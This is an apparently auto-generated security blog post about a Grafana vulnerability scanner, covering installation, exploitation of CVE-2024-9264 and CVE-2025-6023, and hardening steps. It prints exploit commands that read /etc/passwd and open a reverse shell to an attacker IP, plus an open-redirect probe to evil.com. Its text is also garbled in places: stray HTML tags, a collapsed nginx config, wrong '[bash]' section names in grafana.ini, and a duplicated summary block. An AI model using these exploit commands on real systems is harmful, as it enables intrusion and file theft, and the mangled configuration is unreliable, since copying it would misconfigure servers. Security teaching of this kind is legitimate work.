
Listen to this Post
Introduction:

Grafana, the world’s most popular open-source data visualization platform, has become a prime target for attackers due to a growing list of severe vulnerabilities ranging from path traversal (CVE-2021-43798) to critical SQL injection enabling remote code execution (CVE-2024-9264). To help defenders keep pace, security researchers have consolidated over 15 public CVEs into a single automated scanner called Grafana-Final-Scanner, which eliminates false positives and streamlines vulnerability discovery across enterprise deployments.
Learning Objectives:
- Master the installation and usage of Grafana-Final-Scanner for comprehensive security assessments.
- Identify and mitigate critical Grafana CVEs including CVE-2024-9264, CVE-2025-4123, and authentication bypass flaws.
- Implement active defense strategies and system hardening commands to protect Grafana instances from automated exploitation.
You Should Know:
1. Deploying Grafana-Final-Scanner for Zero False Positive Audits
Grafana-Final-Scanner v3.0 is a professional-grade security assessment tool that goes beyond simple version checking. It features multi-source version fingerprinting with 7+ fallback strategies, version-aware CVE matching, configuration analysis, persistent vulnerability tracking, and a built‑in web dashboard for results management. The scanner supports parallel scanning, authentication tokens, and auto-detection of Grafana instances from mixed URL lists—making it invaluable for large‑scale red team exercises and internal audits.
Step‑by‑Step Guide to Installing and Running the Scanner:
Linux / macOS (Python 3.8+ required):
 1. Clone the repository
git clone https://github.com/Zierax/Grafana-Final-Scanner.git
cd Grafana-Final-Scanner

<ol>
<li>Install dependencies
pip install -r requirements.txt</p></li>
<li><p>Run a basic scan against a single target
python3 scanner.py -u https://grafana.yourcompany.com -v</p></li>
<li><p>Batch scan from a file (one URL per line)
python3 scanner.py -f targets.txt -o security_report</p></li>
<li><p>Auto-detect Grafana instances from a mixed URL list
python3 scanner.py --auto-search mixed_urls.txt -o discovery_report</p></li>
<li><p>Authenticated scan using Bearer token
python3 scanner.py -u https://grafana.target.com --auth-token "glsa_your_token" -v</p></li>
<li><p>Launch the web dashboard for persistent tracking
python3 scanner.py --serve 8080 --host 0.0.0.0 --db vulndb.json
Windows (PowerShell with Python installed):
 Clone repository
git clone https://github.com/Zierax/Grafana-Final-Scanner.git
cd Grafana-Final-Scanner

Install dependencies
pip install -r requirements.txt

Run scan
python scanner.py -u https://grafana.yourcompany.com -v --threads 10
What this does: The scanner probes each target using multiple detection methods (API health checks, HTML analysis, header inspection, endpoint probing), assigns a confidence score, and only flags confirmed Grafana instances (confidence ≥ 30%). It then executes version‑aware CVE checks, ensuring that only vulnerabilities matching the actual Grafana version are reported. The `–db` flag creates a persistent JSON database tracking targets, vulnerability counts, risk scores, and scan history, while `–serve` launches a Flask web dashboard for ongoing vulnerability management.
- Exploiting and Patching Critical CVEs: A Technical Deep Dive
The scanner covers critical vulnerabilities that attackers actively exploit. Among the most severe is CVE-2024-9264, a DuckDB SQL injection flaw affecting Grafana versions 11.0.x through 11.2.x, which allows an authenticated attacker to execute arbitrary system commands and read sensitive files. Another high‑impact vulnerability is CVE-2025-4123 (CVSS 8.2), a path traversal and open redirect XSS affecting versions prior to 12.0.0+security‑01. The CVE-2024-8118 OAuth authentication bypass allows attackers to circumvent authentication mechanisms entirely.
Step‑by‑Step Exploitation and Mitigation Commands:
Testing for CVE-2024-9264 (RCE) using the public Python PoC:
 Clone the exploit repository
git clone https://github.com/Royall-Researchers/CVE-2024-9264.git
cd CVE-2024-9264

Execute file read
python3 poc.py --url http://grafana.target:3000 --username viewer --password viewer --type file --filename /etc/passwd

Execute reverse shell
python3 poc.py --url http://grafana.target:3000 --username admin --password admin --reverse-ip 10.10.1.41 --reverse-port 9001
Go implementation for the same CVE:
go run main.go -ip 10.10.16.91 -port 8080 -username admin -password password -url http://grafana.planning.htb -type shell
go run main.go -username admin -password password -url http://grafana.planning.htb -type file -filename /etc/passwd
go run main.go -username admin -password password -url http://grafana.planning.htb -type command -cmd 'id'
Mitigation Commands (Upgrade Grafana):
 Debian/Ubuntu - Add official Grafana repository and upgrade
sudo apt-get update
sudo apt-get install -y software-properties-common
sudo add-apt-repository "deb https://packages.grafana.com/oss/deb stable main"
sudo apt-get update
sudo apt-get upgrade grafana

RHEL/CentOS/Fedora
sudo yum update grafana
 or
sudo dnf update grafana

Docker deployment
docker pull grafana/grafana:latest
docker stop <container_name>
docker rm <container_name>
docker run -d --name=grafana -p 3000:3000 grafana/grafana:latest

Verify version after upgrade
curl -s http://localhost:3000/api/health | grep version
CVE-2025-6023 Open Redirect → Account Takeover Chain:
This vulnerability chains two bypasses. First, a server‑side open redirect in `/user/auth-tokens/rotate` validates only the URL path while ignoring the fragment, allowing `redirectTo=/%23/..//\/attacker.com` to pass validation. Second, a client‑side path traversal forces the victim’s browser to load an external script, leading to full account takeover.
Detection command for CVE-2025-6023:
curl -i "https://grafana.target/user/auth-tokens/rotate?redirectTo=/%23/..//\/evil.com"
 Look for 302 redirect Location header pointing to external domain
3. Hardening Grafana Against Automated Scanners
Attackers using tools like Grafana-Final-Scanner will probe for default credentials, exposed ports, misconfigured authentication, and outdated versions. Implementing defense‑in‑depth hardening drastically reduces the attack surface.
Step‑by‑Step Security Hardening Commands:
1. Disable anonymous access and enforce strong authentication:
 Edit Grafana configuration file (typically /etc/grafana/grafana.ini)
sudo nano /etc/grafana/grafana.ini

Under [auth.anonymous] section
enabled = false

Under [bash] section
admin_user = your_secure_admin_name
admin_password = CHANGE_THIS_STRONG_PASSWORD

Restart Grafana
sudo systemctl restart grafana-server
- Implement rate limiting to block scanner‑style probes using Nginx reverse proxy:
/etc/nginx/sites-available/grafana upstream grafana_backend { server 127.0.0.1:3000; }</li> </ol> server { listen 443 ssl http2; server_name grafana.yourdomain.com; Rate limiting zone limit_req_zone $binary_remote_addr zone=grafana:10m rate=10r/m; location / { limit_req zone=grafana burst=5 nodelay; proxy_pass http://grafana_backend; proxy_set_header Host $host; proxy_set_header X-Real-IP $remote_addr; } Block common scanner paths location ~ (/api/datasources/proxy|/public/plugins|/api/admin) { deny all; return 403; } }- Configure firewall to restrict access to trusted IP ranges:
UFW (Ubuntu/Debian)
sudo ufw default deny incoming
sudo ufw allow from 192.168.1.0/24 to any port 3000 proto tcp
sudo ufw allow from 10.0.0.0/8 to any port 3000 proto tcp
sudo ufw enable

iptables
iptables -A INPUT -p tcp --dport 3000 -s 192.168.1.0/24 -j ACCEPT
iptables -A INPUT -p tcp --dport 3000 -j DROP

Firewalld (RHEL/Fedora)
sudo firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="192.168.1.0/24" port protocol="tcp" port="3000" accept'
sudo firewall-cmd --reload
4. Enable security headers and disable unnecessary features:
 In grafana.ini under [bash]
allow_embedding = false
cookie_secure = true
cookie_samesite = strict
x_content_type_options = nosniff
x_xss_protection = 1; mode=block
strict_transport_security = max-age=31536000; includeSubDomains

Disable Grafana public dashboards if not required
sudo grafana-cli admin reset-admin-password <new_strong_password>
- Implement IPv6 Auth Proxy whitelist correctly (mitigates CVE-2026-33376):
In grafana.ini under [auth.proxy]
enabled = true
whitelist = 2001:db8::/128  Use explicit /128 mask, not default /32
What Undercode Say:
- Key Takeaway 1: Grafana‑Final‑Scanner dramatically lowers the barrier to finding Grafana vulnerabilities, but its power is a double‑edged sword—security teams must adopt it proactively before attackers do.
- Key Takeaway 2: The concentration of 15+ CVEs (including critical RCEs) in a single tool underscores how neglected Grafana security remains in many enterprises; version‑aware scanning and automated false‑positive elimination mean there is no excuse for unpatched instances.
Analysis: The release of Grafana‑Final‑Scanner v3.0 marks a shift from fragmented, manual CVE checking to consolidated, intelligence‑driven assessment. Its auto‑detection, risk scoring, and persistent tracking make continuous security monitoring practical. However, the same convenience that benefits defenders lowers the skill barrier for malicious actors. Organizations still relying on “security through obscurity” or manual version checks are now at a severe disadvantage. The tool’s inclusion of recent CVEs (CVE‑2025‑4123, CVE‑2024‑9264) and authentication bypasses reflects the real‑world attack surface; defenders must implement automated scanning in their CI/CD pipelines and patch cycles.
Expected Output:
Introduction:
Grafana, the world’s most popular open‑source data visualization platform, has become a prime target for attackers due to a growing list of severe vulnerabilities ranging from path traversal (CVE‑2021‑43798) to critical SQL injection enabling remote code execution (CVE‑2024‑9264). To help defenders keep pace, security researchers have consolidated over 15 public CVEs into a single automated scanner called Grafana‑Final‑Scanner, which eliminates false positives and streamlines vulnerability discovery across enterprise deployments.
What Undercode Say:
- Key Takeaway 1: Grafana‑Final‑Scanner dramatically lowers the barrier to finding Grafana vulnerabilities, but its power is a double‑edged sword—security teams must adopt it proactively before attackers do.
- Key Takeaway 2: The concentration of 15+ CVEs (including critical RCEs) in a single tool underscores how neglected Grafana security remains in many enterprises; version‑aware scanning and automated false‑positive elimination mean there is no excuse for unpatched instances.
Prediction:
In the next 12–18 months, automated vulnerability scanners targeting observability stacks (Grafana, Prometheus, Loki) will become as common as those for traditional web servers. Attackers will shift from manual exploitation to tool‑driven campaigns, scanning millions of public Grafana endpoints for the exact CVEs covered by tools like Grafana‑Final‑Scanner. This will force organizations to embed continuous Grafana scanning into their DevSecOps pipelines, adopt immutable infrastructure for dashboard instances, and treat Grafana credentials with the same rigor as database or cloud console passwords. The era of “set and forget” monitoring dashboards is ending—proactive, scanner‑driven defense is no longer optional.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hammad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Configure firewall to restrict access to trusted IP ranges:


